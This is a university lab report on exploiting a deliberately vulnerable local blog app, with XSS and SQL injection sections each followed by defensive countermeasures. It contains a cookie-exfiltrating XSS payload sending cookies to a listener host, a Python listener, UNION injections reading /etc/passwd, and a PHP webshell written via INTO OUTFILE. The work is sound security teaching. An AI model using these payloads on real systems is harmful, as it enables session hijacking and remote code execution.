TDA602 Lab 3

Olof Lindberg
Rikard Roos

May 2025

Cross-Site Scripting (XSS)

Vulnerability analysis

Our goal is to find a vulnerability in the web app that enables us to inject code to the site. We began our search for vulnerabilities by typing `1337'"><` to different input fields. Depending on how this payload is handled by the server we can gauge how exploitable the "input field" is.

If we comment on a post with the string `1337'"><` we see that this string isn't modified in any way when the comment is later displayed after its creation. This indicates that there are no encoding performed by the server and that we can execute a Cross-Site Scripting attack using `<script>` tag. We confirm this by making another comment with the string `"<script>alert("HELLO")</script>"`. When this comment is displayed we get an alert saying hello which confirms that we can exploit this vulnerability to inject code that will get executed.

Performing the exploit

We have now proved that we can inject code in a comment that will be executed when a user loads a post page where all the comments has to be displayed. Since the main goal of this first part is to retrieve the cookie of an admin we make a comment with the following string:

```
<script>new Image().src="http://192.168.56.1:8888/?c="+document.
    cookie</script>
```

This comment does a number of things. First, the script tag makes the content of the tag to be interpreted as executable code. The code inside the script tag will try to load an image from the given URL. This URL makes a HTTP GET request to '192.168.56.1:8888', where we have a listener running. This request contains the user's cookie, which our listener will capture. Our listener:

```python
from http.server import BaseHTTPRequestHandler, HTTPServer

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        print(f"[+] Request: {self.path}")
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

server = HTTPServer(('0.0.0.0', 8888), Handler)
print("Listening on port 8888...")
server.serve_forever()
```

Included in the system there is a PhantomJS script that simulates an admin visiting every page once a minute. Therefore we receive the administrator's cookie once every minute through the listener. We can proceed to gain admin privileges by changing the value of our own cookie to the new admin cookies that we have retrieved. We simply do this with a one-liner in the console found in the dev-tools.

```javascript
document.cookie = "PHPSESSID=<NEWADMINCOOKIE>;
```

After having done this we can go to the admin page without logging in and we can now edit and manage post, things only admins can do.

Countermeasures

Server-side

One counter measure would be to validate user input. Some bad patterns (`eg, <script>`) could be in a denylist, making comments with this pattern invalid. However, this might not be the most effective countermeasure since a hacker could bypass this with obfuscation.

A more effective countermeasure would be output sanitization. In it's essence, output sanitization is about safely preparing untrusted user data before displaying it in the web page, so it doesn't get interpreted as executable code by the browser. characters like `<` and `>` would be replaced with `&lt;` and `&gt;`. Depending on the context, other characters would also be encoded.

Client-side

One important measure is setting the `HttpOnly` flag on session cookies. This prevents JavaScript from accessing the cookie via `document.cookie`. When combined with the `Secure` and `SameSite=Strict` flags, this adds additional protection by preventing the cookie from being transmitted over HTTP and blocking cross-site requests respectively.

Another powerful client-side countermeasure is the use of Content Security Policy (CSP). CSP allows a site to define what kinds of content are allowed to load and from which sources. For example, the directive `script-src 'self'` ensures that only scripts served from the same origin can be executed, blocking any inline or third-party scripts that could be injected through an XSS vulnerability. In our attack, the script in the blog post would not be executed even if it passes other countermeasures since it is not from the admin's origin. Newer CSP features like Trusted Types also help prevent DOM-based XSS by enforcing safe handling of dynamically inserted HTML.

Sandboxing untrusted content inside iframes is another strong defense. If comments or posts are rendered in a sandboxed iframe from a different origin, they lose access to the main site's cookies, DOM, and JavaScript context. This kind of origin isolation effectively cuts off any injected script from reaching the admin's cookie.

SQL Injection


Vulnerability analysis

One vulnerability we found was in the URL of the edit page. We tried setting the id to zero `/admin/edit.php?id=0` and realized that no errors was thrown, the page was simply empty of content as if a query did not return anything. Perhaps the id number in the URL was supposed to return exactly one row of data.

By adding a SQL query with the command **union**, we saw that a mySQL error was given, indicating that the number of columns did not match.

```
    http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1
```

We tried the same thing with `/post.php?id=0` but the page returned `ERROR: INTEGER REQUIRED`. Perhaps there was error handling because users of any privilege could access that page. Furthermore, trying the union trick to inject code in the id parameter at this page would not get any response from mySQL. In addition to this we tried to inject code in the input field when creating posts. However all our injected code where just displayed as plain text and no execution error where given, we concluded that there was no vulnerability here. Therefore we proceeded with the vulnerability in the URL of the edit page.


Administration of my Blog
Home | Manage post | New post | Logout

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115
Title: Notice: Trying to get prop
Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19
Text:

Figure 1: the result of injecting ?id=0 UNION SELECT 1 in the edit page url

The root of this vulnerability is that the id parameter in the URL of the edit page is unescaped. This means that if we match the number of columns with the SQL query of editing a post we might be able to perform malicious queries of the database.

Performing the exploit


After having located the entry point we started to structure our SQL injection. To start, we need to figure out the structure of the original query. To find out how many columns are used in the original query we systematically tested the following injections:

```
    ?id=0 UNION SELECT 1,2
    //gave mySQL error

    ?id=0 UNION SELECT 1,2,3
    //gave mySQL error

    ?id=0 UNION SELECT 1,2,3,4
    //gave no error! returned 2 in the title field and 3 in the
    content field.
```

The fact that 2 and 3 are displayed in the fields tells us that these columns can be used for data extraction, see figure 2.


Administration of my Blog

Title: 2


Text: 3

Figure 2: the result of injecting ?id=0 UNION SELECT 1,2,3,4 in the edit page url

Now that we have a working SQL injection that also echoes stuff to output fields, we can try to exploit the FILE privileges we have as admin to read the "/etc/passwd" file. To do this we replaced the third column with the function `LOAD_FILE('/etc/passwd')`.

```
    ?id=0 UNION SELECT 1,2,LOAD_FILE('/etc/passwd'),4
```

The output of the query can be seen in figure 3.


Administration of my Blog
Home | Manage post | New post | Logout
Title: 2
Text:
Update

```
        root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Figure 3: the result of injecting ?id=0 UNION SELECT 1,2,LOAD_FILE('/etc/passwd'),4– in the edit page url


Injecting a webshell to get remote execution in the server

We used the webshell `<?php system($_GET['c']);?>` which opens a PHP code block and calls the function `system()` which executes a shell command on the server. `$_GET['c']` is a PHP expression that accesses the argument `c` from the URL, for example `...out.php?c=ls` will execute the command `ls` and list the files of the current directory.

To inject this webshell we need to find a writeable directory in the web application. We started our search for this directory by inspecting the HTML code. In the header, we saw that the css rules where located in `css/default.css`.

```
    <link rel="stylesheet" id="base" href="css/default.css" type="
    text/css" media="screen">
```

This folder could be visited at `http://localhost:8080/css/` and included the css style files, see figure 4. We could also see that the `default.css` file we found in the inspector was located in the directory.



Index of /css

Name	Last modified	Size	Description
Parent Directory		-	
base.css	10-Oct-2013 07:47	6.0K	
default.css	10-Oct-2013 07:47	3.1K	
style.css	10-Oct-2013 07:47	4.9K	

Apache/2.2.16 (Debian) Server at localhost Port 8080

Figure 4: The folder /css

After that, we tried to query 1,2,3,4 into an outfile in the /css directory.

```
?id=0 union select 1,2,3,4 into outfile "/var/www/css/s.php"
```

This successfully created a .php file in /css with the content 1 2 3 4.

Initially, we performed the PHP array trick `?id[]=1` to find writable directories. This generated errors and printed out in what directory we are currently located:

```
 Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115

 Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 16

 Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19
```

`/var/www` being the default on Debian, we realized that `/admin` and `/classes` where pages on the website. We tried writing to them as well as the default page `/var/www` with the same query, but they did not seem to be writable directories since we could not see that any file was generated when visiting the URL where the file should have been stored. `/var/www/css` seemed to be the only writable directory, therefore we proceeded with this directory.

Similarly to the procedure for reading the "/etc/passwd" file we exchanged the third column in our SQL injection for the shell script:

```
 ?id=0 union select 1,"<?php system($_GET['c']);?>",3,4 into outfile "/var/www/css/out.php"
```

After this HTTP request we visited `/css/out.php?c=whoami` and saw an empty page with the text: `1 2 www-data 4`. `www-data` is the typical user account under which the Apache web server runs, thus it strongly indicates that the command was executed by the server itself. This means that our injected PHP webshell was successfully written and executed on the server, which means that we have achieved remote code execution, allowing us to run arbitrary system commands on the target machine.

Why the exploit works

This exploit works due to a series of insecure design choices that align to create this vulnerability. First, the application constructs SQL queries without input sanitization, allowing attackers to inject arbitrary SQL through a single unsanitized id parameter. Second, admin has been granted the powerful FILE privilege, which enables writing files to the server's filesystem. Finally, at least one subdirectory within the web server's document root (/var/www/css) is writable by the MySQL process and readable by the web server. Because all of these issues exist simultaneously, an attacker is able to from a simple SQL injection get remote code execution on the server via a single HTTP request.

Countermeasures

Web application level

The most effective defense at the application level is to stop using dynamic query construction with string concatenation. For example, an insecure SQL query like:

```
query = "SELECT author, title, text, comments FROM posts WHERE id =
     " GET['id'];
```

can be easily exploited by injecting malicious input as we saw in the previous section. There, we exploited that adding `union` and another SQL query is a fully viable statement. A secure version should use a parameterized statement which separates code from input, and could be written approximately as follows.

```
stmt = prepare("SELECT title, text FROM posts WHERE id = ?");

query = stmt.execute([GET['id']]);
```

This ensures that user input is safely treated as a data parameter, and not executable SQL code, thereby neutralizing injection attempts.

Database level

Even with secure application code, the database itself must enforce minimal privileges. The database user used by the web application should only have the minimal rights it needs, such as `SELECT`, `INSERT`, and `UPDATE` and specifically not `FILE`. It must not be granted dangerous privileges like creating new files.

The `secure_file_priv` setting in MySQL should be configured to a path outside the web root or to an empty string. This prevents the use of `INTO OUTFILE` to write arbitrary files that could become executable on the server.

Logging or triggering on suspicious query patterns such as `LOAD_FILE` or `INTO OUTFILE` can also help detect exploitation attempts in real time.

Operating system level

We can check which user we are when we execute queries in the database by the MySQL command `user()` or `current_user()`. We can inject those queries in the URL and get the following output.

```
    ?id=0 union select 1,user(),current_user(),4

    root@localhost

    root@localhost
```

The output shows that we have root access on the database level, which explains the `FILE` access.

To determine the user at the OS level we parameterize the webshell with `ls -l out.php` and learn that the user `mysql` is the user at OS level by looking at the owner of the file. Similarly, parameterizing `/css/out.php` with `whoami` indicates see that the webshell user is `www-data`.

While it is good that the users are not the same at those levels, they have too many permissions and priviliges. First, `mysql` should not have write access to the web root `/var/www`. Withdrawing those privileges would secure the system from writing files to exectuable web folders. Similarly, the issue could be fixed by turning off php execution in the `/css` folder, and other writeable folders if they exists. Furthermore, `mysql` should not have read access to sensitive files such as `/etc/passwd`.

On the database level, we must first disable the root access which has no limitations in its capabilities. Again, the database should only be able to perform standard database operations. Specifically, we should ensure that the database user do not have `FILE` access.